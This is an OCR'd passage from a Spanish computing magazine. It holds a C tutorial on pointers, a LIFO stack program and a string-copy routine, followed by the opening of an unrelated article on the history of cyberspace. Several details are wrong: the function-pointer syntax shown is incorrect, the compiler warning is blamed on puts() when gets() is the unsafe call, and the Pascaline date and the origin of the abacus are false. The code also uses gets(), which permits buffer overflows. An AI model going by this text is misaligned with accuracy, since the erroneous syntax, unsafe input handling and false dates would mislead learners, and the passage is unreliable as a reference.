Aquí const, nos indica que no queremos que la función que hemos implementado "modifique" la cadena que se le pasa como argumento. En este caso, como pasamos un puntero al primer elemento, en vez de la cadena entera. Es mucho más eficiente y útil pasar sólo un valor que no una cadena con 1000 elementos como hemos definido, pues tendríamos que poner en la pila estos 1000 elementos. En cambio, con esta forma de definir la función, pasamos un puntero al primer elemento. Ahorramos memoria.

Más cositas de esta implementación... Bueno he usado putchar(), que muestra un carácter por la salida estándar, en vez de printf(), que imprime una cadena, tanto con como sin formato. Aparte, he cambiado la forma de contar los caracteres.

Y ahora, los deberes :P. Se me ocurren varias cosa para añadir en este caso:

1. Que sea el usuario quien introduzca la cadena y cuente el



número de caracteres el programa. Para eso, podéis usar la función gets().

2. Probad a quitar el const de la definición de la función contar_caracteres, y luego intentad modificar su valor desde dentro de la función (cambiando algún carácter, todos...).

3. Probad a implementar la misma función, pero usando la notación de arrays y la forma de acceder a los elementos de los arrays.
4. Probad a cambiar la línea:

```
int tamanyo = 0;
```

Por:

```
int tamanyo;
```

Y ver qué pasa. Intentad pensar por qué pasa esto. Ya lo he explicado en alguna ocasión, pero con el anterior código ya tenéis un Proof Of Concept :P, bastante sencillo.

Y antes de seguir con punteros y matrices, vamos a programarnos una estructura de datos sencilla: **una pila**, como la que usa C para funciones y variables locales. Y también, vamos a ir viendo cómo encaramos este tipo de cosas en C. Como os dije, os voy a enseñar (o al menos intentar) a razonar a la hora de programar. No deberemos nunca de apresurarnos cuando tengamos que hacer un programa.

La primera tendencia de todo el mundo (y yo el primero), es la de tirarse a programar. Un programa lleva detrás un tiempo para reflexionar y entender el problema y se ha de escribir en papel bastante (o al menos un poco). Os enseñaré dos herramientas:

1. **Pseudocódigo**: que no es más que poner en "cristiano" lo que va a realizar nuestro programa.

2. **Diagramas de flujo**, que nos darán una "visual" de nuestro programa. Así que, sin más dilación, vamos a pasar a ver cómo nosotros, ya Jedis de esto del C, podemos programar una pila de datos en C.

[...] Y en el principio fue el verso ...

Pues sí, antes de empezar a programar nada, hemos de preguntar(nos) qué es lo que queremos hacer y hasta dónde queremos llegar con lo que queremos hacer. Es decir, ¡unas **especificaciones** queremos! Por tanto, vamos a imaginar que nos han encargado realizar una pila de datos y nos dicen que ha de cumplir con los siguientes requisitos:

- Será de tipo **LIFO** (**L**ast **I**n **F**irst **O**ut), es decir, que el último elemento que se haya introducido en la pila será el primero en salir. Tengo que decir que todas las pilas son LIFO pero puede que se nos ocurra una pila anárquica donde pongamos lo que queramos y quitemos de donde queremos. Aquí tenéis otro ejercicio ya :P.

- Tendrá un tamaño máximo de 100 elementos, todos ellos números enteros.

- Habrá que tener en cuenta los desbordamientos, es decir, que no se puedan sacar elementos si está vacía, y que no se pueda introducir ningún elemento si está llena.

Bien, con estas sencillas especificaciones (ya sabemos qué hacer), vamos a "diseñar el programa". Os pido que tengáis a mano papel y lápiz que vamos a poner todo esto en **pseudocódigo**, para irle perdiendo el miedo y para que no lo perdamos de vista ;-) para futuras referencias.

[...] Y el programador dijo: Hágase el código a partir del pseudocódigo ...

... y sus jefes vieron que aquello era bueno y le encargaron más trabajos y le aumentaron el sueldo :P. En fin, dejando de lado las chorradas manchegas que tengo, vamos a ir al grano. Ahora nos toca pensar en qué tenemos que hacer. Como soy de los partidarios de "lo que quepa en un folio no lo guardes en la cabeza", vamos a detallar lo que necesitamos hacer en nuestro programa:

1. Presentación del programa al usuario, vía frase, menú...
2. Definición de las variables/constantes que vamos a necesitar.

3. Definición e implementación de las funciones que vamos a necesitar.
4. Desarrollo del programa.

Bien, hasta aquí es un esbozo general de lo que queremos hacer. Es claro y sencillo: lo que vamos a ir haciendo. Es muy general. Por eso ahora, vamos a ir refinando un poquito más esto, lo que se conoce como "**refinamientos sucesivos**", en los que detallamos ya un poquito más cada uno de estos pasos. He de dejar claro que este razonamiento es muy propio y cada cual ha de desarrollar su propia manera de pensar y ver estas cosas. Un ejemplo de sucesivos refinamientos (hay pasos intermedios que voy a omitir por no cansaros todavía más :P), puede ser el siguiente:

```
1.        Presentación del programa al usua-
rio.
1.1.      Menú en pantalla.
1.1.1.    Opciones de menú:
1.1.1.1.  Ver pila.
1.1.1.2.  Introducir elemento en la pila.
1.1.1.3.  Sacar último elemento de la pila.
1.1.1.4.  Salir del programa.
1.2.      Argumentos de entrada: ninguno.
1.3.      Argumentos de salida: número de
opción (1, 2, 3 ó 4) introducida por teclado.
1.4.      Cosas a comprobar: que se intro-
duce una opción válida.
1.5.      Efectos colaterales: Sin efectos
secundarios, cual aspirina xD.
2.        Desarrollo de las funciones que van
a integrar el programa.
2.1.      Ver pila:
2.1.1.    Argumentos de entrada: ninguno.
2.1.2.    Argumentos de salida: ninguno.
2.1.3.    Cosas a comprobar: En principio
ninguna.
2.1.4.    Acciones colaterales: Elementos de
la pila (desde el último al primero).
2.2.      Introducir elemento en la pila:
2.2.1.    Argumentos de entrada: número
entero a introducir en el tope de la pila.
2.2.2.    Argumentos de salida: puntero que
apunta al borde la pila (opcional)
2.2.3.    Cosas a comprobar: no desbordar
la pila.
2.2.4.    Acciones colaterales: no se han
descrito :P.
2.3.      Sacar un elemento de la pila:
2.3.1.    Argumentos de entrada: puntero
a la cima de la pila (opcional).
2.3.2.    Argumentos de salida: elemento
en el tope de pila/error por pila vacía.
2.3.3.    Cosas a comprobar: no sacar más
del número de elementos existentes (pila no
vacía).
2.3.4.    Acciones colaterales: Actualiza pun-
```

tero a cima de pila.
2.4. Otras funciones a tener en cuenta:
2.4.1. Presentación de menú:
2.4.1.1. Argumentos de entrada: ninguno.
2.4.1.2. Argumentos de salida: Opciones del menú del programa.
2.4.1.3. Acciones colaterales: Devuelve el valor de la opción (número entero).
2.4.1.4. Cosas a comprobar: Que se introduzca una opción válida.

Esto es una forma muy particular de ver este programa y una forma de afrontar las fases del refinamiento descendente. No quita para que vosotros desarrolléis vuestro propio estilo (cosa que deberéis hacer), ni para que en otro momento a mí se me ocurra otra forma distinta de presentar esto.

También os he dicho que podemos utilizar diagramas de flujo. Bien, son un elemento muy visual para poder ver el desarrollo del programa, tanto a nivel general, como a nivel particular. En este caso, para no hacer muy extenso esto, vamos a aplicarlo a las dos funciones que tenemos para el manejo de la pila (***ver flujograma 1***)


Nota

¡Que los puristas de la programación no me dilapiden! El flujograma no ha sido hecho siguiendo las reglas de creación de los mismos al pie de la letra. Ya habrá tiempo para ir perfeccionando el arte de hacer flujogramas como $DEITY manda ;-).


Como podéis ver, esto nos da una imagen de cómo realizar la función para extraer elementos de la pila. Para la de introducir elementos, tenemos el siguiente flujograma (***ver flujograma 2***).

Como podéis ver, se le pueden añadir muuuchas cosas a estos flujogramas. Hay gente que al lado pone el código equivalente a cada acción, hay quien completa con otras cosas... Eso os lo dejo a vuestra elección. Así podéis intentar desarrollar el diagrama para la función que presente el menú y la pila en pantalla.

El flujograma correspondiente a la función de introducir un elemento de la cima de la pila, no se corresponde exactamente con la descripción en pseudocódigo (aunque más que pseudocódigo es un paso anterior a dicho pseudocódigo). Lo que trato de daros es una idea general de lo que queremos hacer.



Flujograma 1



Flujograma 2

Es muy importante que os acostumbréis a hacer esto antes de poneros a escribir cualquier programa. La razón es muy sencilla: Tenéis una panorámica



completa de lo que queréis hacer, ahorráis tiempo y es una forma de hacer las cosas de una manera "profesional" si se quiere decir así.

Y ahora, el código del programa. Como veis, he optado por un desarrollo en funciones de casi todo el programa. Una cosa que hay que tener en cuenta y que en este caso, por ser sencillo no he hecho (y por no hacer esto más interminable de lo que ya va siendo :P), es determinar qué variables vamos a usar, de qué tipo y si son locales o globales. En este caso, parece que el puntero a la cima de la pila va a ser un candidato perfecto a ser global.

Os muestro el código y luego comentamos si queréis (y os quedan ganas de peñazo) algunas cositas más (***ver listado 12***).

Bien, vamos a ir comentando las peculiaridades del programa. Por riguroso orden de aparición, como en las películas:

```
#define tam 10 // Número de elementos
               // de la pila
```

Esto es una directiva del preprocesador y en este caso nos sirve para definir una constante, sin dirección de memoria (por tanto no se puede modificar, ni siquiera mediante punteros, que ya os veía las intenciones :P). Lo que nos permite es que luego el compilador sepa que donde ve la palabra "tam" ha de sustituirlo por un 10. Esto nos permite "jugar" con el tamaño de la pila de enteros, sustituyendo sólo en un sitio.

```
// Inicializamos la pila
for (i = 0; i < tam; i++)
{
i[pila] = numero; // Inicializamos a cero
}
```

Bien, aquí tenemos una "curiosidad". Muchos, al verlo, habréis pensado: ¿se le ha ido la chaveta a este tío? No. Esto me viene como anillo al dedo para explicaros que esta sintaxis también es válida. Y como no me limito a deciros que es válida, sino que os lo razono, pues si seguís leyendo, padawans míos, os encontraréis con la explicación detalladita y razonada, en la medida de mis posibilidades, por supuesto.

```
/* Programa que "simula" una pila LIFO de enteros */

// Las llamadas de rigor a las librerías que necesitemos
// Funciones estándar de entrada/salida (I/O)
#include<stdio.h>
// Otras funciones (como system())
#include<stdlib.h>

// Definimos las constantes que vamos a necesitar
#define tam 10       // Número de elementos de la pila

// Definiciones de funciones que vamos a necesitar de acuerdo a las especificaciones dadas
int menu(void);                         // Presenta el menú en pantalla
void ver_pila(void);            // Presentamos la pila en pantalla
void poner(int numero);                 // Introducir elemento en la pila
int quitar(void);               // Sacar un elemento de la cima de la pila

// Variables globales que vamos a necesitar
// Puntero a la cima de la pila (de números enteros recordemos)
int *cima;              // Puntero para la cima de la pila
int *actual;                    // Puntero con el valor actual de la pila (posición)
int pila[tam];                  // Pila de enteros (tratada como array aquí)
int error = 0;                  // Variable usada para la rutina de sacar elemento

// Programa principal
int main()
{
        // Variables locales
        int opcion;                             // Opción del menú
        int salir = 0;                  // Variable de control para salir del bucle
        int i;                          // Contador en bucles
        int numero = 0;                 // Número a introducir en la pila. Al comenzar
                                        // el programa, es cero
        // Inicializamos el puntero a la cima de la pila, apuntando al elemento más bajo.
        // Idem con el puntero que da la posición "actual" de la pila
        cima = pila;
        actual = pila;
        // Inicializamos la pila
        for (i = 0; i < tam; i++)
        {
                i[pila] = numero; // Inicializamos a cero
        }

        // Bucle infinito para el programa
        do
        {
                opcion = menu();

                // En función de la opción introducida elegimos qué hacer
                switch (opcion) {
                        case 1: //Mostrar pila
                                ver_pila();
                                break;
                        case 2: // Introducir elemento en la pila
                                // Primero pedimos el número
                                putchar('\n');
                                printf("Número a introducir: ");
                                scanf("%i",&numero);
                                // Lo introducimos
                                poner(numero);
                                break;
                        case 3:
                                // Sacamos la cima de la pila
                                numero = quitar();
                                // Lo imprimimos, si procede
                                if (error == 0)
                                {
                                  putchar('\n');
```

Listado 12 - Implementación de una pila LIFO de enteros - (1/3)

```
                                        printf("Número en cima de la pila: %i",numero);
                                        putchar('\n');
                                    }
                                            break;
                        case 4:
                                    salir = 1;
                                    system("clear");
                                    exit (0); // Salimos del programa normalmente
                                    break;
                }
        } while(salir == 0);
        return 0;
}

// Implementación de las funciones
int menu(void)
{
        // Variables locales necesarias
        int opcion;                     // Opción elegida en el menú
        int correcto = 0;       // Control para el bucle infinito
        // Presentamos el menú en pantalla
        do {
                printf("Eliga una de las siguientes opciones (1, 2, 3 ó 4): \n");
                printf("1. Mostrar pila\n");
                printf("2. Añadir elemento a pila\n");
                printf("3. Extraer cima de pila\n");
                printf("4. Salir del programa\n");
        // Guardamos en opcion la opción elegida
                scanf("%i", &opcion);
        // Comprobamos que la opción es correcta con un switch
        switch (opcion) {
                case 1:
                case 2:
                case 3:
                case 4:
                        correcto = 1;
                        break;
                default:
                        printf("Opción incorrecta, introduzca una válida\n");
                        break;
        }
        } while (correcto == 0);
        // Una vez que se ha introducido una opción válida se devuelve
        return opcion;
}

void ver_pila(void)
{
        // Variables locales necesarias
        int i;      //Contador en bucles
        // Mostramos la pila en pantalla
        system("clear");
        printf("Estado de la pila desde la cima hasta la base: \n");
        for (i = tam -1; i > -1 ; i--)
        {
                printf("\t\t\t Pila[%i]: %i\n",i,i[pila]);
        }
}

void poner(const int numero)
{
        // Incrementamos el puntero con la posición actual
        //actual++;
        // Comprobamos primero que la pila no esté llena
        if (actual == (cima + tam)) // Si el puntero apunta a la cima + 1
                                    // (pila desbordada por el lado superior)
        {
                putchar('\n');
```

Listado 12 - Implementación de una pila LIFO de enteros - (2/3)

Bien, vamos a pensar esa rutina, en vez de con arrays, que es algo más lento, con punteros. Sería algo así como:

```
// Inicializamos la pila
for (actual = pila, i = 0; i < tam; i++)
{
*(actual + i)  = numero; // Inicializamos a cero
}
```

Como veis, esta es una de las formas posibles de hacerlo con C y punteros. Hay más, pero no nos vamos ahora a perder en la inmensidad de la diversidad xD. Lo que nos debe quedar claro es que eso es exactamente equivalente a:

```
// Inicializamos la pila
for (actual = pila, i = 0; i < tam; i++)
{
*(i + actual)  = numero; // Inicializamos a cero
}
```

Ya que en C, como en Matemáticas, la suma es conmutativa: *el orden de los factores no altera el resultado.* Por tanto, en la sintaxis anterior i podría ponerse como el nombre del array y actual como el índice. De ahí que la forma de indexar vectores anterior sea correcta y de hecho, podéis comprobar que el ANSI C lo acepta. Es una curiosidad, nada más.

El resto del código se entiende más o menos bien. No está exento de chapuzas, pero luego os daré algunas pautas para hacer este código más "elegante" y según los estándar ANSI. Y bien, como os veo con ganas de mejorar esto, cosa por otra parte que no es difícil, vamos a ver algunas cosas que hacen nuestros códigos más profesionales (gracias Alfredo ;-)):

1. Primero, estamos implementando una funcionalidad nueva: una pila de enteros. Así que lo que tendremos que hacer es "separar" esto del código principal. Lo mejor sería crear un archivo "pila.h", donde guardamos las cabeceras (lo que en este código va antes del main), que dan la interfaz para usar la pila. La implementación de las funciones se ha de hacer en un archivo llamado "pila.c". Después, en nuestro programa principal, hacemos un #include "pila.h" y así incluimos todo. Esto nos ayuda a tener el código más separado y ser más ordenados y elegantes.



```
                    printf("Pila llena, saque algún elemento\n");
            }
            else        // En caso contrario
            {
                    *actual = numero;  // Lo colocamos en la cima
                    actual++;          // Aumentamos el puntero que apunta a la posición actual
                    putchar('\n');
                    system("clear");
                    printf("Elemento introducido satisfactoriamente\n");
                    putchar('\n');
                    putchar('\n');
            }
}

int quitar(void)
{
            // Variables locales
            int numero;
            // Decrementamos para que apunte al valor que queremos recuperar
                    actual --;

            // Comprobamos que no queramos desbordar por abajo la pila
            if (++actual == cima)         // Si la pila está vacía
            {
                    putchar('\n');
                    system("clear");
                    printf("Pila vacía, introduzca algún elemento\n\n\n");
                    error = 1;// Impedimos que se intente imprimir algo
            }
            else        // En caso contrario
            {
                    // Decrementamos para que apunte al valor que queremos recuperar
                    actual --;
                    error = 0;         // Permitimos la impresión
                    numero = *actual;  // Extraemos el número
                    *actual = 0;       // Devolvemos el status de "vacío" al elemento de la
                                       // cima de la pila
            }

            return numero;      // Devolvemos el número

}
```

Listado 12 - Implementación de una pila LIFO de enteros - (3/3)

2. Segundo, los comentarios, todos, hacerlos con /* y */, que es lo que $DEITY manda. Además, procurad que no ocupen más de 80 caracteres. Si ocupan más separarlos en varios renglones. Además, los comentarios hacerlos justo antes del código, no en la misma línea.

3. Tercero, nada de usar variables globales. En la especificación de nuestras funciones había algunos campos que aparecían como "opcionales", ¿verdad? Pues ahí es donde está el pequeño saltamontes xD.

4. Y cuarto, las constantes definidas en el preprocesador (con #define) mejor en mayúsculas.

Pues hale, ya tenéis para ir mejorando. También podéis comprobar que lo que el usuario introduzca sea un número. Hay una más, pero ya os la comentaré (si me acuerdo) cuando hablemos de tipos definidos por el usuario y enumeraciones. De momento, con esto vais servidos. Y se puede lograr algo bastante profesional, sin mucho esfuerzo. Ya sois Jedis, que no se diga :P.

Funciones que devuelven punteros y punteros a funciones... El cacao está servido :P

Bueno, para ir terminando con esto de punteros y arrays, vamos a ver algunas cositas más, que pueden venir muy bien a la hora de programar en C. Lo primero que vamos a ver son funciones que devuelven punteros, ya que puede que en alguna ocasión, nos interese el tener que implementar alguna de estas funciones.

La sintaxis estándar de funciones que devuelven punteros es la siguiente:

```
tipo_dato_devuelto *nombre_funcion(argumentos);
```

Que no hay que confundir con:

```
(tipo_dato_devuelto *) nombre_funcion(argumentos);
```

Que lo que hace es declarar un puntero a una función y que veremos un poquito más adelante.

Vamos a ver más claramente lo de las funciones que devuelven punteros con un ejemplo. Vamos a implementar la función de C que copia una cadena de texto en otra. En C el prototipo de esta función es:

```
char *strcpy(char *destino, const char *fuente);
```

Y antes de seguir os digo que:

```
    const char *fuente
```

Hace que la función no pueda modificar ese parámetro, como ya comenté antes, pero para los despistados no está mal como recordatorio ;-).

Como vemos, la función se "ajusta" a la sintaxis que os comentaba al principio de este epígrafe. Y ahora, os pongo el código para copiar cadenas (recomiendo antes, para irse familiarizando, el crear el pseudocódigo y el flujograma):

Fichero cadenas.h:

```
/* Fichero que contiene las cabeceras de las funciones
de manejo de cadenas */

/* Función que copia una cadena en otra */

char *copiacad(char *destino, const char *fuente);
```

Listado 13. Fichero de cabecera cadenas.h

Fichero cadenas.c:

```
/* Archivo que implementa las funciones de
manejo de cadenas */

/* Función que copia una cadena en otra */
/* Importamos el archivo de cabecera */
#include "cadenas.h"
```

```
char *copiacad(char *destino, const char *fuente)
{
        /* 1. Definimos un puntero a carácter que apunta a la cadena destino */
        char *puntero = destino;

        /* 2. Mientras no lleguemos al final de la cadena origen */
        while (*fuente != '\0')
        {
        /*    Copiamos en el destino el origen                    */
                *puntero = *fuente;
        /*    Incrementamos los punteros                          */
                puntero ++;
                fuente ++;
        /*====Se podría haber usado una notación más compacta====*/
        /*================*puntero ++ = *fuente ++;==============*/
        }
        /* 3. Añadimos el carácter de final de cadena            */
        *puntero = '\0';
        /* 4. Devolvemos un puntero al destino                   */
        return destino;
}
```

Listado 14. Implementación del fichero cadenas.c

Y el programa principal es:

```
/* Programa que usa la función copiacad que hemos definido en un fichero aparte */
/* Importamos las librerías necesarias */
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
/* Aquí incluimos la que hemos implementado nosotros */
/* Le tenemos que dar la ruta - en este caso directorio actual - */
#include "cadenas.h"
/* Programa principal */

int main()
{
        /* Declaración de variables necesarias */
        /* Cadena que pediremos al usuario */
        char fuente[100];
        /* Cadena donde copiaremos lo que introduzca el usuario */
        char destino[100];

        /* Borramos la pantalla */
        system("clear");

        /* Pedimos la cadena al usuario */
        printf("Introduzca una cadena, termine con Enter:\n");
        /* La almacenamos con la función gets de C */
        gets(fuente);

        /* La copiamos en la cadena destino */
        copiacad(destino,fuente);

        /* La imprimimos en pantalla */
        /* Para ello usamos la función puts de C */
        /* Viene incluída en string.h */
        printf("Cadena introducida por el usuario: \n");
        puts(destino);

        return 0;
}
```

Listado 15. Programa principal

Nota

Si compilas en Linux con las banderas "-Wall -ggdb" (recomendables) verás que el compilador te da un mensaje de advertencia sobre la función puts(), que es peligrosa. Por eso, podemos implementar nuestra propia función de mostrar cadenas en el mismo archivo cadenas.c que hemos venido utilizando. Amén de incluir la definición en cadenas.h ;-).

Pues como podéis ver, este método de desarrollo de programas nos da una mayor flexibilidad y reutilización del código. Podemos usar la función copiacad() en tantos programas como queramos, sin más que llamar a la función de cabecera cadenas.h. Habréis observado que en este caso, se incluye de una forma especial:

```
#include "cadenas.h"
```

Tanto en el programa principal como en cadenas.c. Esto se debe a que si ponemos los símbolos de mayor y menor que, el compilador interpreta que debe buscar cadenas.h en donde busca a stdio.h, stdlib.h ..., y nosotros habremos puesto este archivo en otro sitio, generalmente y como ha sido mi caso, en el mismo directorio donde lo hayamos escrito el programa principal.

Con las comillas, le damos a entender al compilador que primero lo busque en el directorio actual y luego, si no está, en donde suelen estar el resto de librerías.

Un error muy frecuente en este tipo de funciones (que lo he tenido yo y hasta que lo encuentras es un dolor de parto lo que te puede dar) es poner:

```
while (*puntero != '\0')
```

En vez de usar:

```
while (*fuente != '\0')
```

Con lo cual, no funcionará como está previsto. Y, ¿por qué? Pues, como somos ya expertos en punteros (después del folletín que os estoy dando, más os vale :P), es fácil de deducir. Veamos qué hace la rutina de copia de cadenas.

- Primero, apuntamos al puntero destino en la rutina. Esto está en la línea:



```
char *puntero = destino;
```

- Después, nos metemos en el bucle while. En el caso del código erróneo, vamos a estar ejecutando el bucle hasta que el valor en la dirección de memoria a la que apunta puntero sea el carácter de fin de cadena: \0.

- Si se la da casualidad de que destino no es una cadena vacía (no la hemos inicializado en este caso, pero podría darse el caso), nunca entraríamos en el bucle y nos daría cadena vacía.

- Después, asignamos el valor de la posición del vector fuente correspondiente a la pasada actual del bucle a la cadena destino que, recordemos, está apuntada por puntero.

- Incrementamos los punteros. Ahora bien, recordemos que destino es una cadena que no está inicializada, por lo que contendrá basura informática. Y puede que en alguna de las posiciones de memoria que ocupa destino haya un carácter de fin de cadena. Por lo tanto, el bucle se podrá ejecutar mientras no nos "topemos" con uno de esos caracteres puestos ahí por obra y gracia del Espíritu Santo.

Por tanto, aquí tenéis desglosadito el fallo. Para los incrédulos: Probad a poner el código erróneo e inicializar la cadena destino en el programa principal y ejecutar el código. El resultado os lo muestro aquí:

```
Introduzca una cadena, termine con Enter:
Ejemplo de cadena, no sé para qué escribo, si
sé que no va a salir nada :P
Cadena introducida por el usuario:
```

Salida por pantalla 15

Para un nivel más profundo de entendimiento, sugiero ejecutar un depurador y ver cómo evolucionan nuestras variables y/o punteros con el tiempo, cómo se ejecutan los bucles... etc, etc...

Hasta aquí esto hemos visto un ejemplo de funciones que devuelven punteros. Voy a explicaros someramente qué es eso de punteros a funciones. Esencialmente, qué son y para qué se usan.

Nos ha tocado bailar con la más fea :P. Esto es así porque los punteros a funciones es, quizás, el uso más infrecuente de los punteros en C, pero no por ello deja de ser el más importante. Para declarar un puntero a una función tendremos que usar la siguiente sintaxis:

```
(tipo_dato_devuelto *) nombre_funcion(argumentos);
```

Como ya se ha visto anteriormente. Ahora nos surgirá la pregunta: ¿para qué se usan? Y os diría que se usan como parámetros a funciones, por ejemplo de ordenamiento, para hacer funciones de propósito general. Es decir, si estamos hablando de funciones de ordenamiento, pues que ordenen enteros, caracteres, tipos definidos por el usuario... Cualquier tipo de dato que pueble entre la flora y la fauna de C. Volveremos sobre esto en próximas entregas.

Y hasta aquí, creo que ya habéis tenido bastante. Os animo a que probéis y juguéis un poco con todo esto, que hagáis los ejercicios y ejemplos propuestos. Probad a implementar funciones que vienen en C como strlen(), strcat(). Así os vais familiarizando con su uso.. Intentad hacer dos versiones: con y sin punteros (es decir con arrays de caracteres).

Y también os animo a que inventéis, innovéis y compartáis con todos nosotros en el foro vuestras dudas, alegrías, tristezas e inventos en C. Os estamos esperando. Espero que haya sido de vuestro agrado. En la siguiente entrega profundizaremos con punteros y veremos algunas cositas más avanzadas.

Hasta la vista mis Jedi, que la Fuerza del C os acompañe ;-).

Juan José E.G. (alias Popolous)





Hack Mundial

La historia del ciberespacio es quizá una de las más fantásticas odiseas desde que el hombre conquistó el lenguaje. La sola idea de incursionar en nuevos universos en los que no existen límites ni leyes físicas ha poblado la imaginación de los científicos de todos los tiempos, y no es en géneros literarios como la Ciencia Ficción o la literatura en general en los que se reviste de la importancia y práctica del hacking como una forma de vida inherente al ciberespacio, digamos que la conquista del internet y la introducción de su significado a nuestra cotidianidad ha sido una revolución en la que en los últimos años se ha visto involucrada la humanidad entera y ha cambiado el punto de vista del hombre con el universo y consigo mismo, el fenómeno del hacking entonces ha crecido en paralelo con esta revolución estruendosa. ¿Quien si no los hackers son los reyes del ciberespacio?

La palabra ciberespacio nació de la pluma de William Gibson, uno de los escritores más prolíficos de la Ciencia Ficción estadounidense y padre de un género de literatura underground llamada *cyberpunk*, Gibson menciona en 1982 la palabra *ciberespacio* en un cuento llamado *Burning Chrome* no obstante no es sino hasta la posterior publicación de su novela *Neuromante* (hoy por hoy un clásico del cyberpunk), cuando dibuja una historia poblada de *hackers* (*cybercowboys*) que se conducen por una entramada red virtual entre universos alternos jamás imaginados.

Para Gibson en su obra novelística publicada en 1984 el ciberespacio o matriz como algunas veces lo llama no es más que "*Una alucinación consensual experimentada diariamente por millones de legítimos operadores, en todas las naciones [...] Una representación gráfica abstraída de los bancos de todos los ordenadores del sistema humano".* Para ser ficción el *Neuromante* hablaba de un *ciberespacio* bastante parecido al que hoy conocemos, claro tomando con reservas eso de "*Alucinación consensual*".

Antes de esto, el concepto o la idea de *ciberespacio* había sido manejada con anterioridad, algunos autores como Kevin O´Donnell que lo llama interface, hablaban de una realidad generada a partir de un computador pero no es hasta con el *Neuromante* y sus posteriores secuelas cuando la idea de una realidad a partir de una inmensa red de computadoras interconectadas se entrelaza con el concepto de Aldea Global (*global village)* pensado y popularizado por el filósofo Marshall Mcluhan en los años 70s.

De la Novela *Neuromante* se desprenden dos obras más que son *Count Zero* (1986) y *The Mona Lisa Overdrive* (1988) que construyen en sí mismas una especie de trilogía clásica en la literatura de Gibson.

Pero hablar del ciberespacio es meterse en una hondura filosófica que aún ahora es muy poco comprensible, tocaremos entonces la puerta para abrirnos al mundo de ciertos personajes que hicieron del ciberespacio su terreno sin ley, algo como el antecedente más cercano a los verdaderos hackers de la actualidad.

Génesis siempre es el principio

En la historia de las maquinas, el abuelo primitivo de la



computadora bien pudiera ser el ábaco inventado por los griegos pero por su complejidad no es sino la maquina *Pascaline* inventada en 1662 por el físico y matemático francés Blaise Pascal que es considerada como la maquina antepasado de la computadora moderna.

El *Pascaline* no es más que el desarrollo de un aparato que permitía realizar cálculos, ayudado de un mecanismo con 8 figuras y carretes de 10, 100, y 1000 unidades. Por su contribución, el apellido Pascal da nombre a un lenguaje básico de programación, del que seguro cualquier programador o estudiante de informática ha tenido noticias, Pascal.




Figura 1.- El Pascaline inventado por el físico matemático francés Blaise Pascal en 1662

